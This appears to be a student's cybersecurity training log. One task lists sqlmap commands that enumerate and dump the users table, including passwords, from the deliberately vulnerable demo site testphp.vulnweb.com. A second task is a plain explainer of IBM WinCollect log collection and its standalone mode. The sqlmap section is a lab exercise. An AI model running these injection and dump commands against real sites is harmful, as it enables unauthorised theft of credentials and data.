**Task-10:Sqlmap comments**

**Command:**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

Result:



A screenshot of a computer program


Description automatically generated

A screenshot of a computer program

Description automatically generated

A screenshot of a computer program

Description automatically generated



**Command:**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart –tables

A computer screen shot of a computer screen

Description automatically generated

A screenshot of a computer program

Description automatically generated

**Command:**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T

users –columns

A computer screen shot of a computer program

Description automatically generated

A screenshot of a computer

Description automatically generated

**Command:**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T

A computer screen shot of a computer screen

Description automatically generated


A screenshot of a computer

Description automatically generated

users -C uname --dump

**Command:**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T

users -C pass –dump



A computer screen shot of a computer screen

Description automatically generated

**Task 11:11/09/2023**

**Understanding WinCollect and Standalone WinCollect**

**Introduction**

WinCollect is a software solution developed by IBM for the collection of security event logs and other related data from Microsoft Windows-based systems. It is a crucial component in many organizations' cybersecurity strategies, helping them monitor and analyze events to detect and respond to security threats effectively. In this document, we will delve into what WinCollect is, its importance, and the concept of Standalone WinCollect.

**What is WinCollect?**

WinCollect is a log collection agent designed specifically for Windows environments. Its primary purpose is to gather event log data from various sources within Windows-based systems and forward this data to a centralized log management and analysis platform. These sources include security logs, system logs, application logs, and more. The key features and functions of WinCollect are as follows:

**1. Log Collection and Forwarding**

WinCollect collects log data from Windows-based systems, which is crucial for monitoring security events and system activities. It can collect logs in real-time or on a scheduled basis and then forward this data to a centralized log management system.

**2. Normalization and Parsing**

One of WinCollect's core functions is to normalize and parse the collected log data. This process involves converting raw log data into a standardized format, making it easier to analyze and correlate events. Parsing allows for the extraction of specific fields and attributes from logs, enhancing the accuracy of security analysis.

**3. Event Filtering and Categorization**

WinCollect allows administrators to configure event filtering and categorization rules. This helps in reducing noise and focusing on relevant security events. By categorizing events, it becomes easier to prioritize and respond to critical incidents.

**4. Secure Communication**

WinCollect ensures the secure transmission of log data to the central log management system. It supports encrypted communication protocols like TLS/SSL, safeguarding the data in transit**.**

**5. Integration with SIEM Systems**

WinCollect is often used in conjunction with Security Information and Event Management (SIEM) systems. It feeds log data into SIEM platforms, enhancing their ability to detect and respond to security threats in real-time.

**What is Standalone WinCollect?**

Standalone WinCollect refers to the deployment of the WinCollect agent in a configuration that operates independently, without relying on a centralized SIEM or log management system. In this setup, WinCollect is used primarily for log collection and forwarding, but it doesn't have the added functionality of integrating with a SIEM platform. Instead, it might forward the logs to a simple storage or analysis solution.

**Key Characteristics of Standalone WinCollect:**

Local Data Storage: In a Standalone WinCollect configuration, the collected logs are often stored locally on the agent's host system. This allows for limited analysis and troubleshooting capabilities.No Centralized Analysis: Unlike the traditional use of WinCollect in conjunction with SIEM systems, Standalone WinCollect does not offer advanced centralized log analysis or correlation. It's primarily a data collection tool.

**Reduced Scalability:** Standalone WinCollect might be suitable for small to medium-sized organizations with basic log collection needs. However, it lacks the scalability and advanced features required by large enterprises.

**Minimal Alerting:** While WinCollect itself can be configured to generate alerts for specific events, Standalone WinCollect setups typically have limited alerting capabilities compared to full-fledged SIEM solutions.

**Use Cases for Standalone WinCollect:**

**Small Organizations:** Small businesses or startups with limited IT resources might opt for Standalone WinCollect as a cost-effective solution for basic log collection and storage.

**Temporary Deployments:** In situations where temporary log collection is needed, such as during short-term projects or audits, Standalone WinCollect can be a straightforward solution.

**Backup Logging:** Some organizations use Standalone WinCollect as a secondary logging mechanism to complement their primary SIEM solution, providing redundancy and backup capabilities.

**Conclusion**

WinCollect is a versatile tool for collecting and forwarding Windows event logs to centralized security analysis platforms. While its primary use is in conjunction with SIEM systems, Standalone WinCollect provides a simpler alternative for organizations with basic log collection needs. Understanding the differences between WinCollect and Standalone WinCollect is crucial for selecting the right solution to meet your organization's specific requirements.